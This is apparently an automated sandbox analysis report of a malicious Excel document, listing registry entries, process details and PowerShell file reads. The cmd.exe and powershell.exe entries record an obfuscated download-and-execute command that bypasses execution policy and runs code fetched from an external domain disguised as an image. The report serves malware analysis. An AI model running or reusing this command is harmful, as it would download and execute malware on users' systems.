HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F54B5	F54B5	binary	04 00 00 00 98 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 DF DF 81 A3 E3 E5 D6 01 B5 54 0F 00 B5 54 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2552 Parent PID: 920

General

Start time:	09:27:47
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	CmD.Exe /C poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g'))
Imagebase:	0x4a180000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2548 Parent PID: 2552

General

Start time:	09:27:48
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g'))
Imagebase:	0x13ff00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.2109249416.0000000001CD6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA2769DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA2769DF	unknown

Disassembly

Code Analysis